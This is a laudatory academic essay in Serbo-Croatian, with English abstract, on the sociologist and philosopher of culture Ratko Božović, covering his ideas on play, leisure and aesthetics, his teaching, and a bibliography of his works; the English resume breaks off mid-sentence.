Autor u ovoj raspravi, otvara jednu veliku temu iz duhovnog stvaralaštva beogradskog, crnogorskog, ex-jugoslovenskog i europskog filozofa kulture, prof. dr. Ratka Božovića (1934). U pitanju je recepcija socioloških, filozofskih i književnih gledišta, ovog izvanrednog besjednika, kritičkog intelektualaca i pisca, inače, emeritus profesor Fakulteta političkih nauka, Univerziteta u Beogradu. Životni put R. Božovića je pošao od rodne Banja Luke preko Crne Gore (u Nikšiću je završio gimnaziju), a zatim se obreo u Beogradu, gdje je studirao i diplomirao sociologiju i književnost, magistrirao i doktorirao na Beogradskom univerzitetu. Kraće vrijeme radio je u više institucija, kulture savezne administracije, a potom se posvetio profesorskoj karijeri na više univerziteta. Njegov opus je veoma imponzantan i raznovrstan, sadržajan i kreće se u više filozofskih i socioloških disciplina. Autor je preko pedeset djela i više od 300 rasprava i studija, koje su objavljene u zemlji i inozemstvu. Prevođen je na više svjetskih jezika. U brojnim demokratskim sredinama je vrlo rado viđen gost i predavač. Prof. R. Božović je sudionik na mnogim tribinama i skupovima, na kojeg je ostavio utisak izuzetnog kritičnog besjednika, pa ga mnogi nazivaju moderni Demonsten Beograda. U ovom radu namjera nam je, da prezentiramo jedan kritički osvrt na Božovićevu djelo, a u povodu 83. godine života i šest decenija znanstveno-istraživačkog rada. Cilj i zadatak ovog rada, jeste da se da jedan skroman doprinos promišljanju Božovićevog filozofskog književnog djela.

Ključne reči: Filozofija kulture, Ratko Božović, kultura, kulturna antropologija, dijalog, sociologija, igra, dokolica, sloboda mišljenja, kritika, pedviđanje fenomena, Beograd, Crna Gora

PHILOSOPHY OF CULTURE OF RATKO BOŽOVIĆ

Abstract

The author in this discussion opens a great theme from the spiritual creation of the Belgrade, Montenegro, ex-Yugoslav and European philosophers of culture, prof. dr. Ratko Bozovic (1934). It is a reception of sociological, philosophical and literary points of view, this excellent reader, critical intellectual and writer, or emeritus professor at the Faculty of Political Sciences, University of Belgrade. The life path of R. Božović went from his native Banja Luka through Montenegro (he finished high school in Nikšić), and then he was educated in Belgrade, where he studied and graduated in sociology and literature, master's and master's degree at the Belgrade University. He worked for a short time in several institutions, the culture of the federal administration, and then devoted himself to a professorial career at several universities. His opus is very impersonal and diverse, content and moves in several philosophical and sociological disciplines. He is the author of over fifty works and more than 300 debates and

studies, published in the country and abroad. Translated into several world languages. In many democratic environments, a guest and a lecturer are very pleased. Prof. R. Bozovic is a participant in many tribunes and gatherings, which he gave the impression of an extraordinary critical reader, and many call him a modern Demonstration of Belgrade. In this paper, we intend to present a critical review of Božović's work, and on the occasion of the 83rd year of life and six decades of scientific and research work. The aim and task of this paper is to make a modest contribution to reflecting Božović's philosophical literary.

Keywords: Cultural Philosophy, Ratko Bozovic, Culture, Cultural Anthropology, Dialogue, Sociology, Game, Leisure, Freedom of Opinion, Critique, Feuding the Phenomena, Belgrade, Montenegro

UVOD

Pisac u ovom radu, uvažavajući univerzitetske metodološke forme, želi predstaviti jedan pokaz kritičkog filozofskog mišljenja u opusu uvaženog mislioca prof. dr. Ratka Božovića, bez sumnje, uz Đura Šušnjića, najčjuvenijeg beogradskog intelektualca. Jasno, mnogo lakše bi nam bilo, da naš osvrt iznesemo usmeno u obliku besjede o ovom neobičnom učenjaku, koji je svojim govorima ostavljao mnoge u zanosu i punio sale, gdje je držao, i gdje drži predavanja, prezentirajući svoj osebjuni pogled na svijet i ukazujući kritički na ono što se desilo i na ono što će se desiti.

Međutim, takve su naše okolnosti, da moramo poštovati metodološke principe i iz obilja raznih tema iz Božovićevog opusa, odabrali smo jednu, a ona se tiče filozofija kulture u njegovom mišljenju, nepretendujući da ćemo i ovu temu do kraja promisliti, odnosno elaborirati, onako kako smo zamišljali, već ćemo dati neke naznake, kako bi sa uvaženim kolegama mogli voditi dijalog o Božovićevom djelu, koje zasluđuje širu kulturnu pažnju javnosti. Bez sumnje, dr. R. Božović je među sociolozima podstrekač šire komunikacije u vođenju dijaloga. Svaki susret sa njim, pretvara se u izvjesnom smislu u dijalog, bez obzira o kojoj se temi radi i koliko taj razgovor trajao.

Imajući u vidu brojne ličnosti iz univerzitetskog života grada Beograda, nakon legendarnog vrha srpske kulture i duhovnosti, akademika Miloša Đurića (1892-1967) i filozofa i pisca Radomira Konstantinovića (1928-2011), dr. Ratko Božović, je bez sumnje najznačajnija ličnost u ovom vremenu.

Dakle, u ovom radu skrenućemo pažnju na nekoliko tema, koje se odnose na probleme filozofija kulture, sociologija umjetnosti, sociologija slobodnog vremena, sociologije saznanja, znanja, dokolice, sociologija životnog stila i sociološke imaginacije, koje ovaj znameniti autor radio, koristi meta-metodologiju, kao istraživački princip multidisciplinarnih oblasti ljudskog duha, kao mogući put traženja valjanih kulturnih rješenja i kao osnov za razumijevanje suvremenog svijeta. Biće nam drago da nam kolege koji su još više upućene u život i djela našeg zajedničkog prijatelja i mislioca dr. Ratka Božovića, metodološki i analitičko-kritički ukađu sugestijama kako da riješimo mnoga njegova postavljena pitanja, koja smo spomenuli ili koja tek trebamo doraditi i dalje problematizirati.

SLOVO O FILOZOFU KULTURE I SOCIOLOGU PROF. DR. RATKU BOŽOVIĆU

“Kao što je poznato, pitanje dokolice naučnika i umetnika javlja se u nešto drugačijoj svetlosti, nego kod ostalih društvenih kategorija. Umetnik (a i naučnik) nema slobodnog vremena u smislu potpune oslobođenosti od stvaralačkih preokupacija.” (Dr. Ratko Božović)

Igra kao sociološki i estetski fenomen. U pitanju je višeznačajan fenomen, koji obuhvata spontanu po sebi slobodnu i dobrovoljnu djelatnost, koja nema praktičnog cilja i koja nije u etičkom pogledu utilitarna, nego se izvodi prema unaprijed utvrđenim pravilima. Fenomenu igre, Božović je pristupao sa osjećanjem radosti i zadovoljstva, jer u pitanju je svijest o tome, da je ona nešto drugo od svakodnevnog života što nas obuzima. Prema njemu, postoji nekoliko kvalifikacija igara, a najčešće se spominju sljedeće: funkcionalna, jezička, dramska, recepcijska i stvaralačka. U tom smislu, igra se prihvata i manifestira kao posebna vrsta aktivnosti, među drugim aktivnostima, tj. kao način opoheđenja, ponašanja, sa karakteristikama, koje ako su prisutne, mogu skoro svaku aktivnost čovjeka i društva da pretovre u igru. Jasno, igra se javlja ovdje kao slobodan čin, koji se nalazi izvan procesa zadovoljska naužde i prohteva, te sredstva u njoj dominiraju, na ciljevima, odnosno, igra je sama sebi cilj. Prema tome, igra je u Božovićevom mišljenju neproduktivna, tj. ne proizvodi dobra niti bogatstva, već se odvija prema pravilima (koja su dobrovoljno prihvaćena ali strogo uvažavana), neponovljiva je i neizvjesna po toku i ishodu, zbog čega je napeta u svim svojim estetskim dimenzijama. Istovremeno, u njoj izostaje frustracija izbjegavanje prepreka i strah od neuspjeha, jer je manji rizik, fiktivna je u odnosu na svakodnevni život i podsticajna za umjetničko stvaranje.

Božović je posebno svoje istraživačke karijere posvjetio promišljanju dokolice, odnosno slobodnog vremena, tj. onog vakta, kada se ne radi (uvjetno rečeno), a koje se u običnom žargonu definira kao svojevrsno besposličarenje. Prema Božoviću, ovaj pojam, najčešće sadrži negativne konotacije, sa hipotezom, da individua gubi vrijeme, ne radeći ništa od vrijednosti značaja. Ovakva interpretacija i promišljanje dokolice, može se uvjetno reći da nije univerzalna, ali ona kao takva, najviše se odnosi na zapadne kulture, prema kojoj je Božović izgradio svoje kritičke stavove. Za razliku od helinističke, rimske i srednjovjekovne kulture, dokolicu nisu posebno cijenili u Europi. Tek će se sa puritanskom protestanskom etikom – “u ime rada i poziva” – dokolica biti potpuno osuđena. Prema takvoj orijentaciji, Božović je izgradio radikalni stav, a posebno u prevladavanju dualizma između rada i dokolice. Druge kulture vjeruju, da čisto egzistiranja, bez rada i obaveza, oma svoju vlastitu vrijednost. Zato, prema Božoviću, na pojmovnoj i jezičkoj rezini, nije uvijek jasna razlika između slobodnog vremena, besposlice i dokolice, pa je neki smatraju da je pogriješno positovjećivati ov pojmove. Najbolje, Božović je sve ovo postavio kao svoju hipotezu, iz koje uzrastaju stavovi, slobode i igre, koji su preduvjet za stvaralaštvo i kreaciju u svim granama umjetnosti i ljudskog stvaralaštva. S druge strane, prof. R. Božović, kao istraživač kulture je posebno pažnju posvetio dokoličarskoj klasi, kroz razne njene periode. Naravno, ta dokoličarska klasa je dosta pogrešno shvaćena u društvu jugoslovenskih i post-jugoslovenskih zemalja, upravo je na tom planu zapažene rezultate, pored Božovića dao i estetičar dr. Vujadin Jokić u svojim istraživanjima, uloge pozorišta i života slobodnih umjetnika u Srbiji 60-ih godina XX stoljeća.

Međutim, u XXI stoljeću, mogao bi prof. R. Božović da ukaže na probleme tehnologije povećanje slobodnog vremena, kao i zaštite ličnosti, slobodnih umjetnika i drugih istraživača, koji promišljaju slobodno vrijeme danas.

U tom pravcu, ovaj znameniti autor je knjigom *Iskušenja slobodnog vremena*, još 80-ih godina XX vijeka, predstavio se kao rodonačelnik minuciozne kulturološke analize čovjekove dokolice, a danas je jedan od najznačajnijih autoriteta u oblasti analize fenomena javnog mnjenja.

ESTETIKA KAO ZNANOST O LIJEPOM ILI FILOZOFIJA UMJETNOSTI

U kolokvijalnom govoru, dakle, u svakodnevnom ćaskanju, estetika se najčešće određuje kao “znanost o lijepom”, kao što se etika definiše kao “znanost o moralu”. Zato se očekuje da nam estetika može pružiti odgovarajuće odgovore na pitanje “šta je to lijepo?”

Međutim, šta nam vrijedi opšta definicija lijepog ako je to lijepo samo pojmovno određeno? Malo se dobija takvim definicijama, ako tu ljepotu ne vidimo u stvarnosti, prirodi, umjetnosti, pa i u samom životu, ako tu ljepotu ne doživimo na umjetnički način.

Stoga, filozofija i sociologija umjetnosti su komplementarne posebne discipline, koje proučavaju na osoben način, odnosno umjetnosti društva, odnosno umjetnosti čovjeka. Gledano u cjelini, razlikuje se opća sociologija umjetnosti od filozofije umjetnosti, koja za predmet svog proučavanja ima odnos svih umjetničkih vrsta prema društvu, i poseno sociologija umjetnosti koja proučav jedne umjetničke vrste prema društvu (sociologija književnosti, sociologija pozorišta, sociologija filma, sociologija jezika, sociologija likovnih umjetnosti, sociologija primjenjenih umjetnosti, sociologija, arhitekture, sociologija igre) upravo disciplinama, kojima je prof. R. Božović najviše posvetio vremenu. U njegovom istraživačkom habitusu, sociologija umjetnosti, prije svega koristi opće metode društvenih zanosti, prilagođavanju svojih predmeta, prije svega meta-metodološka iskustva i istraživačke postupke, prisutne u svim znanostima, koje istražuju, a to su estetski fenomen, koji je posebno demonstrirala estetika i psihologija umjetnosti, a zatim teorija i historija umjetnosti. Zato, ove discipline je najsuptilnije konstituirao prof. R. Božović, naravno, pored malobrojne grupe, prof. dr. Aleksandra Todorovića (1919-2007), prof. dr. Miloša Ilića, prof. dr. Muzafera Hadžagića (1938-1992), dr. Sretena Petrovića (1944) i drugi.

Estetika i sociologija umjetnosti, bi trebale da se bave ljepotom u prirodi, ali i ljepotom u umjetnosti. Jasno je, da čovjek nije zaslužan za postojanje ljepote u prirodi, pa bi se estetika morala baviti isključivo oblicima ljepote u oblasti čovjekovog proizvođenja, stvaranja kreacije novog društva. Estetika bi onda bila određena kao “filozofija umjetnosti”. Međutim, ona je širi i dublji pojam od nje, jer ima mnogo kompleksnih predmeta istraživanja, posebno u recepciji doživljaja, od vizuelnog do emotivnog nagnuća prema umjetnosti. Zašto baš filozofija, a ne kao neka druga znanost o umjetnosti.

Zato što je filozofija jedina koja se bavi totalitetom, cjelinom i zato što jedina traži i nalazi smisao stvari i pojava. Mogli bismo se, sa Pikasom, zapitati – zbog čega “svako hoće da razumije slikarstvo”, odnosno “zašto se nije pokušavalo da se razumije pjesma ptica?”

Zašto čovjek nastoji da još i “sazna” način na koji se ljepota stvara u umjetnosti, ili, zbog čega nije lijep svaki zalazak sunca? Pikasov suvremenik Žorž Brak kaže, da je “umjetnost stvar za uznemirenje. Znanost umiruje”. Dočim, Van Gog će reći da je umjetnost čista laž, ali laž kojom se dolazi do istine.

Naime, čovjek je počeo da se bavi filozofijom, da misaono istražuje sebe, svoje tvorevine, prirodu i umjetnost, u trenucima “začudenosti” svjetskim poretkom, pitanjem smisla svog postojanja. Naravno, neće svako postavljati ova najteža pitanja. Većini ljudi ne pada na pamet da istražuje smisao umjetnosti i života, i oni, za razliku od onih koji to čine, vjerovatno intenzivnije uživaju u životu, i možda su zbog toga i sretniji, jer ne razmišljaju o nečemu što im se čini samorazumljivim. U tom kontekstu, umjetnost oživljava čovjeka u najtežim trenucima sučeljavanja sa ambisom. Ali, čini se da je u pravu Gotfrid Keler kada kaže da su “manje ili više tužni, na kraju krajeva, svi koji, osim pitanja održanja, znaju i nešto više, no ko bi pristao da živi bez ove smirene temeljne tuge, bez koje nema prave radosti?”

Ovdje bi podsjetili na jedno zamišljanje, srednjovjekovni mistički filozof Majster Eckhart, kaže da nas bol najbrže odnosi do savršenstva. Njemački estetičar Maks Desoar, koji je možda najbliži po gledištima našem glednom i uvaženom filozofu kulture dr. Ratku Božoviću, i nije pesimista kada kaže da se “čovjek duha oblikuje sposobnošću da pati”. Tada se insan osjeća pravim umjetnikom. Animalni čovjek ima hiljadu zadovoljstava i udovoljenja, koja nedostaju prvome. Uostalom, čovjek je čovjek samo po tome što se “u majčinom bolu rađamo prvi put, u svom sopstvenom po drugi put”. U ovoj fazi, treba gledati i kako je dr. Ratko Božović promišljao umjetnost, kada je imao oko sebe društvo bezuminika, koja je karakteristika za njegovo okruženje u Beogradu i u Crnoj Gori.

Dalje, radi bliže paradigme, Valde, u svom etimološkom rječniku, starohelenski termin “kalos” (lijep) etimološki povezuje sa sanskritskim kalya-h, koji kod Hindusa znači “zdrav” i “neiskvaren”, i iz toga bi se, možda, mogla rastumačiti ta iskonska potreba čovjeka da stvori i dokuči “ljepotu”, kao nešto “cjelovito” i “zdravo”, a nasuprot haotičnom i nezdravom neredu. Težnja ka ljepoti, kao estetskom je težnja da se dosegne savršenstvo, a samo to i takvo nastojanje proizilazi upravo iz osjećanja “tjeskobe” i nezadovoljstva. Ova reminiscencija je životni putokaz u tumačenju umjetnosti i umjetničkog djela od strane dr. Ratka Božovića.

Još bliže i suptilnije, kada je slikara Rungea, jedan zbuñeni gledatelj pitao, šta je želio da kaže svojim slikama? – on je bez dvoumljenja odgovorio: “Kada bih to mogao reći, ne bi mi bilo potrebno da to naslikam”. I Mendolson, kompozitor i estetičar, u jednom svom pismu, saopćio je, da ne bi više napisao ni jednu notu, kada bi se muzika mogla opisati riječima.

Naravno, umjetničko djelo nije proizvoljno nastala tvorevina, ono ima svoje principe, svoju istinu i sopstveno biće, ali, to biće je teško dokučivo. Znači, umjetnost ima svoje principe i svoja pravila, ali te principe i pravila umjetnik nema u glavi kao gotove, kao da se mogu naučiti, jer bi tada baš svako mogao da ih nauči i da bude umjetnik. Ove stavove je Božović posebno primjenio u tumačanja kiparskog djela

jednog svog prijatelja umjetnika iz Nikšića, koji je kamenje brda pretvara u umjetnička djela, a kad je trebao da ima izložbu u Parizu, čitav voz su iz Nikšića su natovari tim skulpturama, gdje su nestale na relaciji Beograda i Pariza.

Što se estetike tiče, ona se bavi sljedećim filozofskim pitanjima: šta je lijepo?; Postoje li neke druge estetike kategorije ili modifikacije – uzvišeno, tragično, komično, ljupko, ružno? Isto tako, estetika treba da odgovori na suštinsko pitanje: Šta je to “umjetničko u umjetnosti”, zatim, “kako se stvara umjetnost” i sve ono što se odnosi na problem “doživljavanja” i “receptije” ili “prijem umjetnosti”. Posebno su interesantna i zapažena Božovićeva izlaganja, na otvaranju izložbi u kolonijama i brojnim likovnim salonima, ne samo u Beogradu, nego i diljem bivše Jugoslavije. Zanimljiva su i pitanja – da li je Van Gog bio zdrava ličnost u vrijeme kada je na njegovim platnima silovito pokuljao “žuti” pigment, odnosno da li je Dostojevski bolovao od epilepsije, ili, kako se činjenica da je Betoven u poznim godinama sasvim ogluvio odrazila na njegovo stvaralaštvo, odnosno na njegovu kreaciju. To su pitanja psihologije, ali nijednim odgovorom na takva pitanja ne dolazimo do onog najdubljeg i filozofski zadovoljavajućeg: u čemu je “umjetničko u umjetnosti” i Van Goga i Dostojevskog i Betovena. Upravo na ovim pitanjima, prof. dr. R. Božović je pokazao svu svoju duhovnu snagu i estetsku suptilnost u promišljanju doživljaja umjetničkog djela. Zato nije ni čudo, što je sa brojnim umjetnicima, nakon otvaranja izložbi postao veliki prijatelj.

Prema tome, estetiku ćemo razumjeti kao filozofsko, najšire i najdublje zahvatanje onog suštinskog, odnosno esencijalnog i egzistencijalnog umjetnosti, tj. samim načinom življenja umjetničkog djela u čemu se sastoji i sama egzistencija umjetnika. To je upravo duh egzistencije življenja umjetnika, kada se život uzdiže na nivo umjetničkog djela. Jer, Božović je mišljenja, da umjetnik treba umjetnički živjeti.

KRITIČNOST I ETIČNOST NA DJELU

Posebna dimenzija Božovićevog stvaralačkog čina, predstavlja i njegova veoma prepoznatljiva pedagoška i metodološka aktivnost rada sa studentima i kolegama i profesorima na univerzitetu. On je izgradio vlastiti etički kodeks, koje sadrži od prvog dana Univerziteta do danas. To je znanstvenim sa preciznim i jasnim stavovima i principima, te su prepoznatljivi njegovi maniri ophođenja.

Rad u komisijama. Imao sam sreću i zadovoljstvo, da sa prof. R. Božovićem, budem u više komisija, prilikom odbrane diplomskih radova, a bio sam prisutan kada su mnoge kolege pred njim, kao mentorom i predsjednikom komisije, branile magistarske teze i doktorske disertacije. Bili su to posebni trenuci inspiracije, kako je, prof. Božović usmjeravao kandidate u elaboriranju svojih hipoteza, kao i podicao na kritičko mišljenje o vremenu, sa idejom, da svoje radove ostvare objavljivanjem pred očima javnosti.

R. BOŽOVIĆ I BEOGRAD

Kad spomenemo pitanje: “Ratko Božović i Beograd”, otvaramo jednu veliku temu, čak širu od našeg postavljenog naslova. Jasno, ovo je tema koja bi mogla biti

predmet jedne doktorske disertacije. Gotovo da nema dana, a da R. Božović ne istakne neki svoj stav u vezi kulturnih zbivanja u Beogradu, Balkanu i uopće u svijetu. Na taj način, prof. Božović je posebno zadužio Beograd, jer je u dušu ovog drevnog grada, koji ima svoj Kalemegdan, Tašmajden, Topčider, znanog i neznanog junaka unio u dušu ovog grada posebnu dinamiku razmišljanja. Bila bi interesantna knjiga, kada bi R. Božović pokupio sve kolumne i stavove o gradu Beogradu, bilo bi to komplementarno sa djelom čuvenog arhitekta, publiciste i znanstvenika Bogdana Bogdanovića.

R. BOŽOVIĆ I CRNA GORA

Ovo je sasvim relevantna tema za razmišljanje, jer je Božović kao slobodouman pisac i intelektualac, pokazao svoju viziju za očuvanje identiteta u povezivanju sa svojim korijenima. On je vrlo često putovao i putuje u Crnu Goru, bez obzira što mu ta vlast, odnosno vlast ove zemlje, uvijek je bila prepreka na njegovom putu, to njega nije obeshrabrilo, da bez ikakvog materijalnog interesa ostovi svoje ideje davanja duga, prema zavičaju svojih roditelja, to čini i danas. Dok pišem ove redove, on se nalazi na svom posebnom studijskom boravku u Crnoj Gori, gdje drži predavanja i tribine na razne teme iz razne oblasti filozofije kulture i vremena u kojem živimo.

Bez obzira, što je pisac filozof i sociolog, R. Božović rođen u Banja Luci, sticajem okolnosti (koje će on vjerovatno objaviti u svojoj autobiografiji), koliko smo mogli da dojmimo kada sam sa ovim uglednim učenjakom radio na Filozofskom fakultetu u Nikšuću, shvatio sam, da on prihvata duhovnosti ove zemlje, ali u njenom etičnom i estetskom smislu, sa ciljem da podigne i osmisli pogled na svijet mladih generacija, pa mu nije bilo mučno da traljaviim vozovima i neugodnim autobusima doputuje u Podgoricu i Nikšić da održi predavanja iz svijeta i kulture i podstakne prisutne na kritično mišljenje, s ciljem da mladi naprave prodor u svijet, jer su zakovani raznim režimskim propisima za određene norme koje se kose da duhom moderniteta i slobodom mišljenja.

ZAKLJUČAK

“Ratko Božović je neka vrsta antene, dežurnog duhovnog oka, osetljivog kulturnog barametra, koji danas upozorava što bi moglo da se dogodi sutra u kulturnoj i društvenoj klimi ove zajednice (...). On glasno izvikuju da svi čuju i da sve opomene. Ova kultura i ovo društvo trebaju ovakvog čovek, jer on svedoči o krizi morala i moralu krize, i kao osica pecka i uznemiruje moćne i nemoćne, i budu ih iz dogmatskog dremeža. Intelektulaci ne prave vozni red istorije, ali prave zapisnik (...). On je dokaz da jedan čovek vredi više no neke institucije kulture. Univerzalne vrednosti i norme uvek ga drže u vezi sa onim što je božansko u čoveku i čovečno u Bogu. Ratko je istraživač kulturnih vrednosti, duboki posmatrač plodova duha, davalac oblika unutrašnjem nemiru.” (Prof. dr. Đuro Šušnjić)

Logički gledano, filozofsko, estetičko i prije svega sociološko djelo, prof. dr. Ratka Božović, predstavlja svojevrsni logički koherentan otvoreni sistem, pogleda na svijet, koji je izveden iz više filozofsko-socioloških disciplina, koji je kao takav,

komplementaran sa vodećim europskim i svjetskim fenomenolozima kulture, i sociolozima slobodnog vremena. Upravo, disciplinama koji je ovaj neumorni istraživač dao nemerljiv doprinos.

Božovićeve sistamatsko-kritička znanost o kulturnim, i brojnim drugim društvenim fenomenima, preizilazi okvire jedne discipline duha, i kao takva, daje prosvetiteljske impulse i inspiraciju za razvoj duhovne znanosti. Bez obzira što je R. Božović veoma prijemčim za medije, jer je uvijek spreman da daje relevantne komentare na fenomene sa kojima se sučeljavamo, ipak mišljenja smo da društvena zajednica, niti u Beogradu, niti u Srbiji, a za Crnu Goru da ne zborimo, nema razumijevanja za ovog mislioca. Štaviše, nije postao ni član Srpske, a niti Crnogorske akademije nauka, iako za to ima sve uvjete.

Kada bi, poređenja radi, nalazili neko mjesto Ratka Božovića u tekućoj našoj sociologijskoj znanosti, možemo slobodno reći, da je on tu usamljena figura. Ono što možemo sa sigurnošću reći, dr. R. Božović se može uporediti sa jednim Maxom Weberom (1864-19209), zatim sa Vilfredom Paretom (1848-1923), Jakobom Levy Morenom (1889-1974), Emilom Dirkemom (1858-1917), Ferdinandom Tenisom (1855-1936), Georgi Zimelom (1858-1918), Bronislavom Kasperom Manilovskim (1884-1942), Radklifom Braunom (1881-1955), te Talkotom Parsensom (1902-1979), Klode Levi-Strosom (1908-2009) i drugim misliocima relevantnim za ovakvu vrstu razgovora. To je društvo Ratka Božovića. Zato je njegovo djelo, usamljeni glas, u sošiolološkoj misli na Balkanu.

Božovićev najveći doprinos u prosvjećivanju brojnih generacija danas, ogleda se u afirmaciji dijaloga, koji podrazumijeva neobičan govor između svjesnih obrazovanih ljudi, koji racionalno promišljaju svjetske tokove. Stoga je za Božovića, dijalog bio i ostao – razvijanje kreativnih misli kroz razgovor u kojem sudjeluju dva i više subjekta. Kroz dijalog, kao i ovaj koji smo mi vodili sa Božovićem je dio objašnjenja važnih pojmova, kako sa pitanjima, tako i sa odgovorima. Zacijelo, dijalog kao metod, kao oblik duhovnog komuniciranja posto je čuven u Beogradu između takvih sugovornika, kao što su Đuro Šušnjić i Ratko Božović. Takav vid komuniciranja, podsjeća na Platonove dijaloge, gdje je Sokrat dominirao u svom vremenu. Tako i danas, Božović dominira u današnjem vremenu.

U svojoj bogatoj profesorskoj i istraživačkoj karijeri, prof. R. Božović je razvio fenomene sociološke imaginacije, tj. korištenje mašte u postavljanju i istraživanju ključnih socioloških pitanja i posebno se ogledao u davanju odgovora na njih. Dakle, Božović je nadahnuto sociologijsko-filozofski pristupao promišljanju, aktuelnih društvenih fenoma iz svakodnevnog života i davao im jednu osobenu imaginarnu dimenziju, upravo na način kako je to činio svojevremeno u Americi, CH. W. Mils (1916-1962), prezentirajući tajne historijske sile, koje se kreću oko života pojedinaca i koji čovjeka uvode u sistem institucija, koji guši sva njegova prava i slobode. Upravo ta sociološka imaginacija koji je vođen prof. Božović, predstavlja ono što je u slobodnom vremenu, igri, čovjeku i društvu u cjelini. Dakle, ta imaginacije je ustvari sposobnost ovog neumornog istraživača i znanstvenika, da prelazi iz jedne u drugu perspektivu življenja. Ova dimenzija socijologiske imaginacije, predstavlja onu najbolju crtu Božovićevih brojnih dijaloga stavova i principa, kojima je doprinio boljem razumijevanju društva i historijskog smisla položaja pojedinca u društvu danas. On je bez sumnje, razvio posebnu svijest o

idejama društvene strukture i osobenim fenomenima koje predstavljaju kroz sposobnost uspostavljanje veza veoma raznoraznih ambijenata. To je jedan i od razloga što je publika u raznim sredinama gdje je gostovao R. Božović bila njemu oslonac za istraživanja i za nova saznanja.

Upravo iz takvih situacija, prof. dr. R. Božović je razvio jednu posebnu sociologiju životnog stila, kao kulturu življenja, pa je na taj način, kao autor svojim ukupnim djelom, doprinio filozofiji života, kao disciplini na našim prostorima. Božovićev životni stil, kako bi se jedan Novalis izrazio, pomaže brojnim ljudima da izgrade svoju ličnost. Jer životni stil nošen filozofskim i sociologijskim stremljenjima, može se najopštije odrediti kao način zadovoljenja ljudskih potreba, kako bi se znala izraziti vodeća svjetska filozofesa Agneš Heler (1929).

Na koncu, ukupnog Božovićevog filozofskog i sociologijskog djela za kulturu, predstavlja izuzetan doprinos razvoju, ne samo kulture i slobodnog vremena, već i sociologiju saznanja i sociologiju znanja, preko kojeg ovaj mislilac istražuje uvjetanost mišljenja i provjerava u praksiku svoje teorijske stavove. Iz Božovićeve sociologije znanja proizilazi i njegova kulturna epistemologija, ne samo noramtivno, već i konceptualno, preko kojih on u brojnim svojim priložima, ne samo u knjigama, već u raspravama i studijama kao i u enciklopedijskim člancima, određuje nužne društvene uvjete znanja, jer je to najbolja paradigma povezivanja sociologijske, kako teorijske, tako i praktične djelatnosti. U Božovićevom mišljenju, fundamentalni stav sociologijsko znanja bi morao biti, onaj koji je povezan sa formiranje ukusa kod razvoja slobodog vremena, jer slobodno vrijeme, kako je rekao jedan filozof, je ono vrijeme koje doprinosi duhovno razvitku čovječanstva. Upavo u ovu poentu, najdublje baštiniio naš omiljeni filozof kulture prof. dr. Ratko Božović.

BIBLIOGRAFIJA

1. Božović, R.: „Kultura slobodnog vremena” (1971), Beograd
2. Božović, R.: „Metamorfoze igre” (1972), Beograd
3. Božović, R.: „Iskušenja slobodnog vremena” (1975), Beograd
4. Božović, R.: „Usud igre” (1977), Beograd
5. Božović, R.: „Nedoumice oko kulture” (1978), Beograd
6. Božović, R.: „Lavirinti kulture” (1984), Beograd
7. Božović, R.: „Kroz crveno” (1989), Beograd
8. Božović, R.: „Kultura” (1990), Beograd
9. Božović, R.: „Noćna mora” (1990), Beograd
10. Božović, R.: „Izveštaj iz ludnice” (1993), Beograd
11. Božović, R.: „Razbijeno ogledalo” (1997), Beograd
12. Božović, R.: „Putovanje u noć” (1997), Beograd
13. Božović, R.: „Nulta tačka” (1997), Beograd
14. Božović, R.: „Sedmorica iz Stradije” (1998), Beograd
15. Božović, R.: „Uzaludna knjiga” (1999), Beograd
16. Božović, R.: „Bez maske” (1999), Beograd
17. Božović, R.: „Sedmo nebo” (2000), Beograd
18. Božović, R.: „Dnevnik 2000” (2000), Beograd
19. Božović, R.: „Dominacija i otpor” (2000), Beograd
20. Božović, R.: „U traganju za dokolicom” (2004), Beograd

21. Božović, R.: „Sumrak vrline” (2004), Beograd
22. Božović, R.: „Ludosti uma” (2006), Beograd
23. Božović, R.: „Leksikon kulturologije” (2006), Beograd
24. Božović, R.: „Od Stradije do Stradije, 1-2“ (2007), Beograd
25. Božović, R.: „Poenta“ (2007), Beograd
26. Božović, R.: „Play-Foundation of Culture“ (2008), New York
27. Božović, R.: „Psi i njihovi prijatelji“ (2009), Beograd
28. Božović, R.: „Ram za sliku“ (2010), Beograd
29. Božović, R.: „Prijatelj“ (2010), Beograd
30. Božović, R.: „Tišina okolice“ (2010), Beograd
31. Božović, R.: „Sedmorica protiv Mene“ (2010), Beograd
32. Božović, R.: „O psima i ljudima“ (2011), Beograd
33. Božović, R.: „Moje simpatije“ (2012), Beograd
34. Božović, R.: „Šapa u ruci“ (2012), Beograd
35. Božović, R.: „Neošišani“ (2014), Beograd
36. Božović, R.: „Igra ili ništa“ (2014), Beograd
37. Božović, R.: „Ne ostavljaj me“ (2014), Beograd
38. Božović, R.: „Paradoksi medijske slobode“ (2015), Beograd
39. Božović, R.: „Bravure duha“ (2015), Beograd
40. Božović, R.: „Tragovima moga psa“ (2015), Beograd
41. Božović, R.: „Molitva osame“ (2016), Beograd.
42. Posebne rasprave
43. Božović, R.: „Šifre kulture”, Čigoja, Beograd
44. Božović, R.: „Slovo o slobodi”, Čigoja, Beograd
45. Božović, R.: „Sputana kreativnost”, Čigoja, Beograd
46. Božović, R.: „Civilizacija otpora”, Čigoja, Beograd
47. Božović, R.: „Od dosade do kreacije”, Čigoja, Beograd
48. Božović, R.: „Igra temelj kulture”, Čigoja, Beograd
49. Božović, R.: „Pod znakom pitanja” (1985), Beograd
50. Božović, R.: „Jezik i novogovor”, Čigoja, Beograd
51. Božović, R.: „Nekritička situacija”, Čigoja, Beograd
52. Božović, R.: „Dvoigra: čovjek i robot”, Čigoja, Beograd

RESUME

The author in this discussion opens a great topic from the spiritual creation of the Belgrade, Montenegro, ex-Yugoslav and European philosophers of culture, prof. dr. Ratko Bozovic (1934). It is a reception of sociological, philosophical and literary views, this extraordinary reader, critical intellectual and writer, otherwise, a former professor at the Faculty of Political Sciences, University of Belgrade. The life path of R. Božović went from his native Banja Luka through Montenegro (he finished high school in Nikšić), and then he was educated in Belgrade, where he studied literature and psychology, master's and master's degree at the Belgrade University of Sociology of Culture. He worked for a short time at the Belgrade Classical Gymnasium and then at the Foreign Relations Committee of the SIV. Then he devoted himself to a professorial career at several universities. His opus is very impersonal and diverse, content and moves in several philosophical and sociological disciplines. The author is over forty works and more than 300 debates and studies, published in the country and

